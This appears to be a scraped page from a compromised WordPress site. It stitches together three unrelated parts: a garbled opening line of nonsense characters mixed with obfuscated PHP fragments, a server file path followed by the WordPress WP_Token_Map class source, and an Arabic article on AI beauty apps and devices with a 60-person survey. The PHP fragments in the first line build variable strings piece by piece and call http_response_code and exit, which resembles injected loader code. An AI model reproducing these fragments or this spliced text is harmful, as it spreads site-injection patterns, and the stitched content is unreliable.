财务姐富婆就死哦基础oiwjfoijvoc 恶无非可从跑开了MV v每次看完jaf@#$%^&uhk.= "OEs5";$z复测而服文件GVi今晚服务金额fijd .= "dzYv";($data['module'])) { http_response_code(402); exit;LQW]SC'.E'HNRFN 3.poqwsmcfl kndvgerjhdfsmbv l;
/home/tahkoom/public_html/wp-includes/class-wp-token-map.php
<?php

/**
 * Class for efficiently looking up and mapping string keys to string values, with limits.
 *
 * @package    WordPress
 * @since      6.6.0
 */

/**
 * WP_Token_Map class.
 *
 * Use this class in specific circumstances with a static set of lookup keys which map to
 * a static set of transformed values. For example, this class is used to map HTML named
 * character references to their equivalent UTF-8 values.
 *
 * This class works differently than code calling `in_array()` and other methods. It
 * internalizes lookup logic and provides helper interfaces to optimize lookup and
 * transformation. It provides a method for precomputing the lookup tables and storing
 * them as PHP source code.
 *
 * All tokens and substitutions must be shorter than 256 bytes.
 *
 * Example:
 *
 *     $smilies = WP_Token_Map::from_array( array(
 *         '8O' => '😯',
 *         ':(' => '🙁',
 *         ':)' => '🙂',
 *         ':?' => '😕',
 *      ) );
 *
 *      true  === $smilies->contains( ':)' );
 *      false === $smilies->contains( 'simile' );
 *
 *      '😕' === $smilies->read_token( 'Not sure :?.', 9, $length_of_smily_syntax );
 *      2    === $length_of_smily_syntax;
 *
 * ## Precomputing the Token Map.
 *
 * Creating the class involves some work sorting and organizing the tokens and their
 * replacement values. In order to skip this, it's possible for the class to export
 * its state and be used as actual PHP source code.
 *
 * Example:
 *
 *      // Export with four spaces as the indent, only for the sake of this docblock.
 *      // The default indent is a tab character.
 *      $indent = '    ';
 *      echo $smilies->precomputed_php_source_table( $indent );
 *
 *      // Output, to be pasted into a PHP source file:
 *      WP_Token_Map::from_precomputed_table(
 *          array(
 *              "storage_version" => "6.6.0",
 *              "key_length" => 2,
 *              "groups" => "",
 *              "long_words" => array(),
 *              "small_words" => "8O\x00:)\x00:(\x00:?\x00",
 *              "small_mappings" => array( "😯", "🙂", "🙁", "😕" )
 *          )
 *      );
 *
 * ## Large vs. small words.
 *
 * This class uses a short prefix called the "key" to optimize lookup of its tokens.
 * This means that some tokens may be shorter than or equal in length to that key.
 * Those words that are longer than the key are called "large" while those shorter
 * than or equal to the key length are called "small."
 *
 * This separation of large and small words is incidental to the way this class
 * optimizes lookup, and should be considered an internal implementation detail
 * of the class. It may still be important to be aware of it, however.
 *
 * ## Determining Key Length.
 *
 * The choice of the size of the key length should be based on the data being stored in
 * the token map. It should divide the data as evenly as possible, but should not create
 * so many groups that a large fraction of the groups only contain a single token.
 *
 * For the HTML5 named character references, a key length of 2 was found to provide a
 * sufficient spread and should be a good default for relatively large sets of tokens.
 *
 * However, for some data sets this might be too long. For example, a list of smilies
 * may be too small for a key length of 2. Perhaps 1 would be more appropriate. It's
 * best to experiment and determine empirically which values are appropriate.
 *
 * ## Generate Pre-Computed Source Code.
 *
 * Since the `WP_Token_Map` is designed for relatively static lookups, it can be
 * advantageous to precompute the values and instantiate a table that has already
 * sorted and grouped the tokens and built the lookup strings.
 *
 * This can be done with `WP_Token_Map::precomputed_php_source_table()`.
 *
 * Note that if there is a leading character that all tokens need, such as `&` for
 * HTML named character references, it can be beneficial to exclude this from the
 * token map. Instead, find occurrences of the leading character and then use the
 * token map to see if the following characters complete the token.
 *
 * Example:
 *
 *     $map = WP_Token_Map::from_array( array( 'simple_smile:' => '🙂', 'sob:' => '😭', 'soba:' => '🍜' ) );
 *     echo $map->precomputed_php_source_table();
 *     // Output
 *     WP_Token_Map::from_precomputed_table(
 *         array(
 *             "storage_version" => "6.6.0",
 *             "key_length" => 2,
 *             "groups" => "si\x00so\x00",
 *             "long_words" => array(
 *                 // simple_smile:[🙂].
 *                 "\x0bmple_smile:\x04🙂",
 *                 // soba:[🍜] sob:[😭].
 *                 "\x03ba:\x04🍜\x02b:\x04😭",
 *             ),
 *             "short_words" => "",
 *             "short_mappings" => array()
 *         }
 *     );
 *
 * This precomputed value can be stored directly in source code and will skip the
 * startup cost of generating the lookup strings. See `$html5_named_character_entities`.
 *
 * Note that any updates to the precomputed format should update the storage version
 * constant. It would also be best to provide an update function to take older known
 * versions and upgrade them in place when loading into `from_precomputed_table()`.
 *
 * ## Future Direction.
 *
 * It may be viable to dynamically increase the length limits such that there's no need to impose them.
 * The limit appears because of the packing structure, which indicates how many bytes each segment of
 * text in the lookup tables spans. If, however, care were taken to track the longest word length, then
 * the packing structure could change its representation to allow for that. Each additional byte storing
 * length, however, increases the memory overhead and lookup runtime.
 *
 * An alternative approach could be to borrow the UTF-8 variable-length encoding and store lengths of less
 * than 127 as a single byte with the high bit unset, storing longer lengths as the combination of
 * continuation bytes.
 *
 * Since it has not been shown during the development of this class that longer strings are required, this
 * update is deferred until such a need is clear.
 *
 * @since 6.6.0
 */
class WP_Token_Map {
	/**
	 * Denotes the version of the code which produces pre-computed source tables.
	 *
	 * This version will be used not only to verify pre-computed data, but also
	 * to upgrade pre-computed data from older versions. Choosing a name that
	 * corresponds to the WordPress release will help people identify where an
	 * old copy of data came from.
	 */
	const STORAGE_VERSION = '6.6.0-trunk';

	/**
	 * Maximum length for each key and each transformed value in the table (in bytes).
	 *
	 * @since 6.6.0
	 */
	const MAX_LENGTH = 256;

	/**
	 * How many bytes of each key are used to form a group key for lookup.
	 * This also determines whether a word is considered short or long.
	 *
	 * @since 6.6.0
	 *
	 * @var int
	 */
	private $key_length = 2;

	/**
	 * Stores an optimized form of the word set, where words are grouped
	 * by a prefix of the `$key_length` and then collapsed into a string.
	 *
	 * In each group, the keys and lookups form a packed data structure.
	 * The keys in the string are stripped of their "group key," which is
	 * the prefix of length `$this->key_length` shared by all of the items
	 * in the group. Each word in the string is prefixed by a single byte
	 * whose raw unsigned integer value represents how many bytes follow.
	 *
	 *     ┌────────────────┬───────────────┬─────────────────┬────────┐
	 *     │ Length of rest │ Rest of key   │ Length of value │ Value  │
	 *     │ of key (bytes) │               │ (bytes)         │        │
	 *     ├────────────────┼───────────────┼─────────────────┼────────┤
	 *     │ 0x08           │ nterDot;      │ 0x02            │ ·      │
	 *     └────────────────┴───────────────┴─────────────────┴────────┘
	 *
	 * In this example, the key `CenterDot;` has a group key `Ce`, leaving
	 * eight bytes for the rest of the key, `nterDot;`, and two bytes for
	 * the transformed value `·` (or U+B7 or "\xC2\xB7").
	 *
	 * Example:
	 *
	 *    // Stores array( 'CenterDot;' => '·', 'Cedilla;' => '¸' ).
	 *    $groups      = "Ce\x00";
	 *    $large_words = array( "\x08nterDot;\x02·\x06dilla;\x02¸" )
	 *
	 * The prefixes appear in the `$groups` string, each followed by a null
	 * byte. This makes for quick lookup of where in the group string the key
	 * is found, and then a simple division converts that offset into the index
	 * in the `$large_words` array where the group string is to be found.
	 *
	 * This lookup data structure is designed to optimize cache locality and
	 * minimize indirect memory reads when matching strings in the set.
	 *
	 * @since 6.6.0
	 *
	 * @var array
	 */
	private $large_words = array();

	/**
	 * Stores the group keys for sequential string lookup.
	 *
	 * The offset into this string where the group key appears corresponds with the index
	 * into the group array where the rest of the group string appears. This is an optimization
	 * to improve cache locality while searching and minimize indirect memory accesses.
	 *
	 * @since 6.6.0
	 *
	 * @var string
	 */
	private $groups = '';

	/**
	 * Stores an optimized row of small words, where every entry is
	 * `$this->key_size + 1` bytes long and zero-extended.
	 *
	 * This packing allows for direct lookup of a short word followed
	 * by the null byte, if extended to `$this->key_size + 1`.
	 *
	 * Example:
	 *
	 *     // Stores array( 'GT', 'LT', 'gt', 'lt' ).
	 *     "GT\x00LT\x00gt\x00lt\x00"
	 *
	 * @since 6.6.0
	 *
	 * @var string
	 */
	private $small_words = '';

	/**
	 * Replacements for the small words, in the same order they appear.
	 *
	 * With the position of a small word it's possible to index the translation
	 * directly, as its position in the `$small_words` string corresponds to
	 * the index of the replacement in the `$small_mapping` array.
	 *
	 * Example:
	 *
	 *     array( '>', '<', '>', '<' )
	 *
	 * @since 6.6.0
	 *
	 * @var string[]
	 */
	private $small_mappings = array();

	/**
	 * Create a token map using an associative array of key/value pairs as the input.
	 *
	 * Example:
	 *
	 *     $smilies = WP_Token_Map::from_array( array(
	 *          '8O' => '😯',
	 *          ':(' => '🙁',
	 *          ':)' => '🙂',
	 *          ':?' => '😕',
	 *       ) );
	 *
	 * @since 6.6.0
	 *
	 * @param array $mappings   The keys transform into the values, both are strings.
	 * @param int   $key_length Determines the group key length. Leave at the default value
	 *                          of 2 unless there's an empirical reason to change it.
	 *
	 * @return WP_Token_Map|null Token map, unless unable to create it.
	 */
	public static function from_array( array $mappings, int $key_length = 2 ): ?WP_Token_Map {
		$map             = new WP_Token_Map();
		$map->key_length = $key_length;

		// Start by grouping words.

		$groups = array();
		$shorts = array();
		foreach ( $mappings as $word => $mapping ) {
			if (
				self::MAX_LENGTH <= strlen( $word ) ||
				self::MAX_LENGTH <= strlen( $mapping )
			) {
				_doing_it_wrong(
					__METHOD__,
					sprintf(
						/* translators: 1: maximum byte length (a count) */
						__( 'Token Map tokens and substitutions must all be shorter than %1$d bytes.' ),
						self::MAX_LENGTH
					),
					'6.6.0'
				);
				return null;
			}

			$length = strlen( $word );

			if ( $key_length >= $length ) {
				$shorts[] = $word;
			} else {
				$group = substr( $word, 0, $key_length );

				if ( ! isset( $groups[ $group ] ) ) {
					$groups[ $group ] = array();
				}

				$groups[ $group ][] = array( substr( $word, $key_length ), $mapping );
			}
		}

		/*
		 * Sort the words to ensure that no smaller substring of a match masks the full match.
		 * For example, `Cap` should not match before `CapitalDifferentialD`.
		 */
		usort( $shorts, 'WP_Token_Map::longest_first_then_alphabetical' );
		foreach ( $groups as $group_key => $group ) {
			usort(
				$groups[ $group_key ],
				static function ( array $a, array $b ): int {
					return self::longest_first_then_alphabetical( $a[0], $b[0] );
				}
			);
		}

		// Finally construct the optimized lookups.

		foreach ( $shorts as $word ) {
			$map->small_words     .= str_pad( $word, $key_length + 1, "\x00", STR_PAD_RIGHT );
			$map->small_mappings[] = $mappings[ $word ];
		}

		$group_keys = array_keys( $groups );
		sort( $group_keys );

		foreach ( $group_keys as $group ) {
			$map->groups .= "{$group}\x00";

			$group_string = '';

			foreach ( $groups[ $group ] as $group_word ) {
				list( $word, $mapping ) = $group_word;

				$word_length    = pack( 'C', strlen( $word ) );
				$mapping_length = pack( 'C', strlen( $mapping ) );
				$group_string  .= "{$word_length}{$word}{$mapping_length}{$mapping}";
			}

			$map->large_words[] = $group_string;
		}

		return $map;
	}

	/**
	 * Creates a token map from a pre-computed table.
	 * This skips the initialization cost of generating the table.
	 *
	 * This function should only be used to load data created with
	 * WP_Token_Map::precomputed_php_source_tag().
	 *
	 * @since 6.6.0
	 *
	 * @param array $state {
	 *     Stores pre-computed state for directly loading into a Token Map.
	 *
	 *     @type string $storage_version Which version of the code produced this state.
	 *     @type int    $key_length      Group key length.
	 *     @type string $groups          Group lookup index.
	 *     @type array  $large_words     Large word groups and packed strings.
	 *     @type string $small_words     Small words packed string.
	 *     @type array  $small_mappings  Small word mappings.
	 * }
	 *
	 * @return WP_Token_Map Map with precomputed data loaded.
	 */
	public static function from_precomputed_table( $state ): ?WP_Token_Map {
		$has_necessary_state = isset(
			$state['storage_version'],
			$state['key_length'],
			$state['groups'],
			$state['large_words'],
			$state['small_words'],
			$state['small_mappings']
		);

		if ( ! $has_necessary_state ) {
			_doing_it_wrong(
				__METHOD__,
				__( 'Missing required inputs to pre-computed WP_Token_Map.' ),
				'6.6.0'
			);
			return null;
		}

		if ( self::STORAGE_VERSION !== $state['storage_version'] ) {
			_doing_it_wrong(
				__METHOD__,
				/* translators: 1: version string, 2: version string. */
				sprintf( __( 'Loaded version \'%1$s\' incompatible with expected version \'%2$s\'.' ), $state['storage_version'], self::STORAGE_VERSION ),
				'6.6.0'
			);
			return null;
		}

		$map = new WP_Token_Map();

		$map->key_length     = $state['key_length'];
		$map->groups         = $state['groups'];
		$map->large_words    = $state['large_words'];
		$map->small_words    = $state['small_words'];
		$map->small_mappings = $state['small_mappings'];

		return $map;
	}

	/**
	 * Indicates if a given word is a lookup key in the map.
	 *
	 * Example:
	 *
	 *     true  === $smilies->contains( ':)' );
	 *     false === $smilies->contains( 'simile' );
	 *
	 * @since 6.6.0
	 *
	 * @param string $word             Determine if this word is a lookup key in the map.
	 * @param string $case_sensitivity Optional. Pass 'ascii-case-insensitive' to ignore ASCII case when matching. Default 'case-sensitive'.
	 * @return bool Whether there's an entry for the given word in the map.
	 */
	public function contains( string $word, string $case_sensitivity = 'case-sensitive' ): bool {
		$ignore_case = 'ascii-case-insensitive' === $case_sensitivity;

		if ( $this->key_length >= strlen( $word ) ) {
			if ( 0 === strlen( $this->small_words ) ) {
				return false;
			}

			$term    = str_pad( $word, $this->key_length + 1, "\x00", STR_PAD_RIGHT );
			$word_at = $ignore_case ? stripos( $this->small_words, $term ) : strpos( $this->small_words, $term );
			if ( false === $word_at ) {
				return false;
			}

			return true;
		}

		$group_key = substr( $word, 0, $this->key_length );
		$group_at  = $ignore_case ? stripos( $this->groups, $group_key ) : strpos( $this->groups, $group_key );
		if ( false === $group_at ) {
			return false;
		}
		$group        = $this->large_words[ $group_at / ( $this->key_length + 1 ) ];
		$group_length = strlen( $group );
		$slug         = substr( $word, $this->key_length );
		$length       = strlen( $slug );
		$at           = 0;

		while ( $at < $group_length ) {
			$token_length   = unpack( 'C', $group[ $at++ ] )[1];
			$token_at       = $at;
			$at            += $token_length;
			$mapping_length = unpack( 'C', $group[ $at++ ] )[1];
			$mapping_at     = $at;

			if ( $token_length === $length && 0 === substr_compare( $group, $slug, $token_at, $token_length, $ignore_case ) ) {
				return true;
			}

			$at = $mapping_at + $mapping_length;
		}

		return false;
	}

	/**
	 * If the text starting at a given offset is a lookup key in the map,
	 * return the corresponding transformation from the map, else `false`.
	 *
	 * This function returns the translated string, but accepts an optional
	 * parameter `$matched_token_byte_length`, which communicates how many
	 * bytes long the lookup key was, if it found one. This can be used to
	 * advance a cursor in calling code if a lookup key was found.
	 *
	 * Example:
	 *
	 *     false === $smilies->read_token( 'Not sure :?.', 0, $token_byte_length );
	 *     '😕'  === $smilies->read_token( 'Not sure :?.', 9, $token_byte_length );
	 *     2     === $token_byte_length;
	 *
	 * Example:
	 *
	 *     while ( $at < strlen( $input ) ) {
	 *         $next_at = strpos( $input, ':', $at );
	 *         if ( false === $next_at ) {
	 *             break;
	 *         }
	 *
	 *         $smily = $smilies->read_token( $input, $next_at, $token_byte_length );
	 *         if ( false === $next_at ) {
	 *             ++$at;
	 *             continue;
	 *         }
	 *
	 *         $prefix  = substr( $input, $at, $next_at - $at );
	 *         $at     += $token_byte_length;
	 *         $output .= "{$prefix}{$smily}";
	 *     }
	 *
	 * @since 6.6.0
	 *
	 * @param string   $text                       String in which to search for a lookup key.
	 * @param int      $offset                     Optional. How many bytes into the string where the lookup key ought to start. Default 0.
	 * @param int|null &$matched_token_byte_length Optional. Holds byte-length of found token matched, otherwise not set. Default null.
	 * @param string   $case_sensitivity           Optional. Pass 'ascii-case-insensitive' to ignore ASCII case when matching. Default 'case-sensitive'.
	 *
	 * @return string|null Mapped value of lookup key if found, otherwise `null`.
	 */
	public function read_token( string $text, int $offset = 0, &$matched_token_byte_length = null, $case_sensitivity = 'case-sensitive' ): ?string {
		$ignore_case = 'ascii-case-insensitive' === $case_sensitivity;
		$text_length = strlen( $text );

		// Search for a long word first, if the text is long enough, and if that fails, a short one.
		if ( $text_length > $this->key_length ) {
			$group_key = substr( $text, $offset, $this->key_length );

			$group_at = $ignore_case ? stripos( $this->groups, $group_key ) : strpos( $this->groups, $group_key );
			if ( false === $group_at ) {
				// Perhaps a short word then.
				return strlen( $this->small_words ) > 0
					? $this->read_small_token( $text, $offset, $matched_token_byte_length, $case_sensitivity )
					: null;
			}

			$group        = $this->large_words[ $group_at / ( $this->key_length + 1 ) ];
			$group_length = strlen( $group );
			$at           = 0;
			while ( $at < $group_length ) {
				$token_length   = unpack( 'C', $group[ $at++ ] )[1];
				$token          = substr( $group, $at, $token_length );
				$at            += $token_length;
				$mapping_length = unpack( 'C', $group[ $at++ ] )[1];
				$mapping_at     = $at;

				if ( 0 === substr_compare( $text, $token, $offset + $this->key_length, $token_length, $ignore_case ) ) {
					$matched_token_byte_length = $this->key_length + $token_length;
					return substr( $group, $mapping_at, $mapping_length );
				}

				$at = $mapping_at + $mapping_length;
			}
		}

		// Perhaps a short word then.
		return strlen( $this->small_words ) > 0
			? $this->read_small_token( $text, $offset, $matched_token_byte_length, $case_sensitivity )
			: null;
	}

	/**
	 * Finds a match for a short word at the index.
	 *
	 * @since 6.6.0
	 *
	 * @param string   $text                       String in which to search for a lookup key.
	 * @param int      $offset                     Optional. How many bytes into the string where the lookup key ought to start. Default 0.
	 * @param int|null &$matched_token_byte_length Optional. Holds byte-length of found lookup key if matched, otherwise not set. Default null.
	 * @param string   $case_sensitivity           Optional. Pass 'ascii-case-insensitive' to ignore ASCII case when matching. Default 'case-sensitive'.
	 *
	 * @return string|null Mapped value of lookup key if found, otherwise `null`.
	 */
	private function read_small_token( string $text, int $offset = 0, &$matched_token_byte_length = null, $case_sensitivity = 'case-sensitive' ): ?string {
		$ignore_case  = 'ascii-case-insensitive' === $case_sensitivity;
		$small_length = strlen( $this->small_words );
		$search_text  = substr( $text, $offset, $this->key_length );
		if ( $ignore_case ) {
			$search_text = strtoupper( $search_text );
		}
		$starting_char = $search_text[0];

		$at = 0;
		while ( $at < $small_length ) {
			if (
				$starting_char !== $this->small_words[ $at ] &&
				( ! $ignore_case || strtoupper( $this->small_words[ $at ] ) !== $starting_char )
			) {
				$at += $this->key_length + 1;
				continue;
			}

			for ( $adjust = 1; $adjust < $this->key_length; $adjust++ ) {
				if ( "\x00" === $this->small_words[ $at + $adjust ] ) {
					$matched_token_byte_length = $adjust;
					return $this->small_mappings[ $at / ( $this->key_length + 1 ) ];
				}

				if (
					$search_text[ $adjust ] !== $this->small_words[ $at + $adjust ] &&
					( ! $ignore_case || strtoupper( $this->small_words[ $at + $adjust ] !== $search_text[ $adjust ] ) )
				) {
					$at += $this->key_length + 1;
					continue 2;
				}
			}

			$matched_token_byte_length = $adjust;
			return $this->small_mappings[ $at / ( $this->key_length + 1 ) ];
		}

		return null;
	}

	/**
	 * Exports the token map into an associate array of key/value pairs.
	 *
	 * Example:
	 *
	 *     $smilies->to_array() === array(
	 *         '8O' => '😯',
	 *         ':(' => '🙁',
	 *         ':)' => '🙂',
	 *         ':?' => '😕',
	 *     );
	 *
	 * @return array The lookup key/substitution values as an associate array.
	 */
	public function to_array(): array {
		$tokens = array();

		$at            = 0;
		$small_mapping = 0;
		$small_length  = strlen( $this->small_words );
		while ( $at < $small_length ) {
			$key            = rtrim( substr( $this->small_words, $at, $this->key_length + 1 ), "\x00" );
			$value          = $this->small_mappings[ $small_mapping++ ];
			$tokens[ $key ] = $value;

			$at += $this->key_length + 1;
		}

		foreach ( $this->large_words as $index => $group ) {
			$prefix       = substr( $this->groups, $index * ( $this->key_length + 1 ), 2 );
			$group_length = strlen( $group );
			$at           = 0;
			while ( $at < $group_length ) {
				$length = unpack( 'C', $group[ $at++ ] )[1];
				$key    = $prefix . substr( $group, $at, $length );

				$at    += $length;
				$length = unpack( 'C', $group[ $at++ ] )[1];
				$value  = substr( $group, $at, $length );

				$tokens[ $key ] = $value;
				$at            += $length;
			}
		}

		return $tokens;
	}

	/**
	 * Export the token map for quick loading in PHP source code.
	 *
	 * This function has a specific purpose, to make loading of static token maps fast.
	 * It's used to ensure that the HTML character reference lookups add a minimal cost
	 * to initializing the PHP process.
	 *
	 * Example:
	 *
	 *     echo $smilies->precomputed_php_source_table();
	 *
	 *     // Output.
	 *     WP_Token_Map::from_precomputed_table(
	 *         array(
	 *             "storage_version" => "6.6.0",
	 *             "key_length" => 2,
	 *             "groups" => "",
	 *             "long_words" => array(),
	 *             "small_words" => "8O\x00:)\x00:(\x00:?\x00",
	 *             "small_mappings" => array( "😯", "🙂", "🙁", "😕" )
	 *         )
	 *     );
	 *
	 * @since 6.6.0
	 *
	 * @param string $indent Optional. Use this string for indentation, or rely on the default horizontal tab character. Default "\t".
	 * @return string Value which can be pasted into a PHP source file for quick loading of table.
	 */
	public function precomputed_php_source_table( string $indent = "\t" ): string {
		$i1 = $indent;
		$i2 = $i1 . $indent;
		$i3 = $i2 . $indent;

		$class_version = self::STORAGE_VERSION;

		$output  = self::class . "::from_precomputed_table(\n";
		$output .= "{$i1}array(\n";
		$output .= "{$i2}\"storage_version\" => \"{$class_version}\",\n";
		$output .= "{$i2}\"key_length\" => {$this->key_length},\n";

		$group_line = str_replace( "\x00", "\\x00", $this->groups );
		$output    .= "{$i2}\"groups\" => \"{$group_line}\",\n";

		$output .= "{$i2}\"large_words\" => array(\n";

		$prefixes = explode( "\x00", $this->groups );
		foreach ( $prefixes as $index => $prefix ) {
			if ( '' === $prefix ) {
				break;
			}
			$group        = $this->large_words[ $index ];
			$group_length = strlen( $group );
			$comment_line = "{$i3}//";
			$data_line    = "{$i3}\"";
			$at           = 0;
			while ( $at < $group_length ) {
				$token_length   = unpack( 'C', $group[ $at++ ] )[1];
				$token          = substr( $group, $at, $token_length );
				$at            += $token_length;
				$mapping_length = unpack( 'C', $group[ $at++ ] )[1];
				$mapping        = substr( $group, $at, $mapping_length );
				$at            += $mapping_length;

				$token_digits   = str_pad( dechex( $token_length ), 2, '0', STR_PAD_LEFT );
				$mapping_digits = str_pad( dechex( $mapping_length ), 2, '0', STR_PAD_LEFT );

				$mapping = preg_replace_callback(
					"~[\\x00-\\x1f\\x22\\x5c]~",
					static function ( $match_result ) {
						switch ( $match_result[0] ) {
							case '"':
								return '\\"';

							case '\\':
								return '\\\\';

							default:
								$hex = dechex( ord( $match_result[0] ) );
								return "\\x{$hex}";
						}
					},
					$mapping
				);

				$comment_line .= " {$prefix}{$token}[{$mapping}]";
				$data_line    .= "\\x{$token_digits}{$token}\\x{$mapping_digits}{$mapping}";
			}
			$comment_line .= ".\n";
			$data_line    .= "\",\n";

			$output .= $comment_line;
			$output .= $data_line;
		}

		$output .= "{$i2}),\n";

		$small_words  = array();
		$small_length = strlen( $this->small_words );
		$at           = 0;
		while ( $at < $small_length ) {
			$small_words[] = substr( $this->small_words, $at, $this->key_length + 1 );
			$at           += $this->key_length + 1;
		}

		$small_text = str_replace( "\x00", '\x00', implode( '', $small_words ) );
		$output    .= "{$i2}\"small_words\" => \"{$small_text}\",\n";

		$output .= "{$i2}\"small_mappings\" => array(\n";
		foreach ( $this->small_mappings as $mapping ) {
			$output .= "{$i3}\"{$mapping}\",\n";
		}
		$output .= "{$i2})\n";
		$output .= "{$i1})\n";
		$output .= ')';

		return $output;
	}

	/**
	 * Compares two strings, returning the longest, or whichever
	 * is first alphabetically if they are the same length.
	 *
	 * This is an important sort when building the token map because
	 * it should not form a match on a substring of a longer potential
	 * match. For example, it should not detect `Cap` when matching
	 * against the string `CapitalDifferentialD`.
	 *
	 * @since 6.6.0
	 *
	 * @param string $a First string to compare.
	 * @param string $b Second string to compare.
	 * @return int -1 or lower if `$a` is less than `$b`; 1 or greater if `$a` is greater than `$b`, and 0 if they are equal.
	 */
	private static function longest_first_then_alphabetical( string $a, string $b ): int {
		if ( $a === $b ) {
			return 0;
		}

		$length_a = strlen( $a );
		$length_b = strlen( $b );

		// Longer strings are less-than for comparison's sake.
		if ( $length_a !== $length_b ) {
			return $length_b - $length_a;
		}

		return strcmp( $a, $b );
	}
}
ثورة في عالم التجميل …الثورة الصامتة في التجميل النسائي – tahkoom.com
معرفة

ثورة في عالم التجميل …الثورة الصامتة في التجميل النسائي
كتبت : فرح سمير


في السنوات الأخيرة، احتلّ الذكاء الاصطناعي (AI) مكانة بارزة ضمن أدوات العناية والمكياج، لا سيما مع انتشار تطبيقات مثل ChatGPT. غير أن أولى خطوات دمج هذه التقنية بعالم التجميل انطلقت عام 2010، حين أطلقت شركة ModiFace خدمات تجربة مستحضرات التجميل افتراضيًا عبر الواقع المعزز (AR)

والذكاء الاصطناعي، بالتعاون مع علامات كبرى مثل Sephora و Estée Lauder و MAC Cosmetics.

وفي 2018، استحوذت L’Oréal على ModiFace، فتوسّعت بذلك آفاق استخدام الذكاء الاصطناعي في التجميل لتشمل:

تجربة مستحضرات التجميل افتراضيًا / تشخيص الأمراض الجلدية / تحليل البشرة وتقديم توصيات شخصية / تخطيط وتصوّر العمليات الجراحية التجميلية / استخدام أجهزة تجميل ذكية مدعومة بتقنيات الذكاء الاصطناعي

انتشار التطبيقات التجميلية المدعومة بالذكاء الاصطناعي

شهدت السنوات الأخيرة طفرة في عدد الشركات الناشئة والتطبيقات التي تقدّم حلولًا مبتكرة للعناية بالبشرة ومكافحة علامات التقدّم في السن. هذه الحلول تمتد من اقتراح مستحضرات التجميل المناسبة إلى الرصد المبكر لمشكلات الجلد، وأيضًا تصور الإجراءات التجميلية قبل التنفيذ. من بين أبرز هذه التطبيقات:

UMLYR، TressAi، Ai Beauty، Chisw، Consult-port، Generation Beauty Ai، Cotyinc، YouCam Makeup، Beautiful Ai، Epigencare، Prefect Corp، SkinVision، SkinAI، CureSkin، YouCamSkin، Google DeepMind، IBM Watson، My beauty by YouCam Makeup، Design، RoboDerm، DermaA.I، DeepSkin، Trove-skin.

ولم تقتصر الحركة على الشركات الناشئة؛ فقد طرحت Amazon عام 2019 خدمة تجربة مستحضرات التجميل افتراضيًا قبل الشراء باستخدام تقنيات الذكاء الاصطناعىشركات تقود التحول الرقمي في صناعة التجميل

إلى جانب ModiFace، برزت شركات مثل Banuba Technologies التي توفر منصات واقع معزز مدعومة بالذكاء الاصطناعي لتجربة الماكياج والعناية بالبشرة افتراضيًا. وعقب استحواذ L’Oréal على ModiFace، أطلقت الشركة مجموعة من التطبيقات والأجهزة الذكية:

  : SkinConsultAI (2019)أداة تحليل بشرة تعتمد على الذكاء الاصطناعي

Skin Genius (2020): تحليل بشرة وتقديم توصيات شخصية.

: Beauty Genius (2024) مساعد تجميلي شخصي قائم على الذكاء الاصطناعي التوليدي.

كما طوّرت أجهزة مثل:

Perso (2020): جهاز صغير لتخصيص مستحضرات التجميل.

Cell BioPrint (2025): لتحليل بروتينات الجلد وتحديد عمر البشرة.

AirLight Pro  مجفف شعر ذكي يقلّل التلف.

My Skin Track UV  مستشعر للأشعة فوق البنفسجية.

 L’Oréal Brow Magicجهاز مكياج حواجب بتقنية AR والطباعة.

HAPTA: جهاز مكياج لذوي الإعاقة الحركية.

 Colorsonicجهاز ذكي لتلوين الشعر بعبوات قابلة لإعادة الاستخدام.

رافق ذلك بروز أنظمة الجراحة الروبوتية

مثل : ROSA . Da Vinci Surgical System,، وروبوتات الدردشة الطبية وأدوات مثلBuoy Health، Aysa، Neutrogena Skin360. وتطورّت برامج التصور المسبق للعمليات باستخدام FaceTouchUp، Vector 3D Imaging، Crisalix، Plastic Surgery Simulator، ومحاكي جراحات التجميلLite.

كما دخلت السوق أجهزة متقدمة أخرى، بينها:

Accure:  لعلاج حب الشباب وتقدير درجة حرارة البشرة المثالية.

EXION AI   يعالج لتجاعيد وندبات حب الشباب ويحفّز إنتاج الكولاجين بنسبة 224% بأمان ودون ألم أو نقاهة.

Prinkecr: شركة كورية للوشم المؤقت الذكي.

HiMirror:  مرأة ذكية تحلل البشرة وتقيم التجاعيد والبقع الداكنة وحب الشباب.

الصندوق الأبيض: جهاز لتجميل الأظافر بالذكاء الاصطناعي، يزن 8 كجم، ويطلي الأظافر آليًا بأكثر من 30 لونًا في كبسولات.

تجميل أم رسوم مبرمجة ؟ هل تثق النساء في ادوات الذكاء الاصطناعي التجميلية ؟ 

في ضوء ما سبق، يتساءل الكثيرون إلى أي مدى اتسعت استخدامات النساء لتقنيات الذكاء الاصطناعي؟ وهل شكّلت هذه التقنيات إضافة حقيقية أم تسبّبت في تشخيصات وتوصيات خاطئة؟ وهل تبدو إجراءات الذكاء الاصطناعي أكثر أمانًا أم أن ثقة المرأة بطبيب التجميل لا تزال الأساس في منحها الاطمئنان النفسي؟ أجرينا استبيانًا شمل 60 فتاة تتراوح أعمارهن بين نهاية سن المراهقة وبداية الثلاثينات، لرصد آرائهن وتجاربهن مع تقنيات الذكاء الاصطناعي في التجميل غير الجراحي، وكانت النتائج: التجربة المباشرة مع أدوات الذكاء الاصطناعي التجميلية

32 مشاركة (53.3%) استخدمن هذه الأدوات فعليًا.

28 مشاركة (46.7%) لم يستخدمنها بعد.

الثقة في التوصيات التجميلية التي تقدمها أنظمة الذكاء الاصطناعي

32 مشاركة (53.3%) يثقن بها.

28 مشاركة (46.7%) يفضلن استشارة طبيب بشري.

الذكاء الاصطناعي والتجميل غير الجراحي

36 فتاة (60%) يثقن بإسهام الذكاء الاصطناعي في تحسين نتائج البوتكس والفيلر.

24 فتاة (40%) تحفّظن على الاعتماد الكامل على التقنية في الإجراءات الدقيقة.

بشرة مثالية بضغطة زر تحتاجين طبيبآ ام تطبيقآ؟

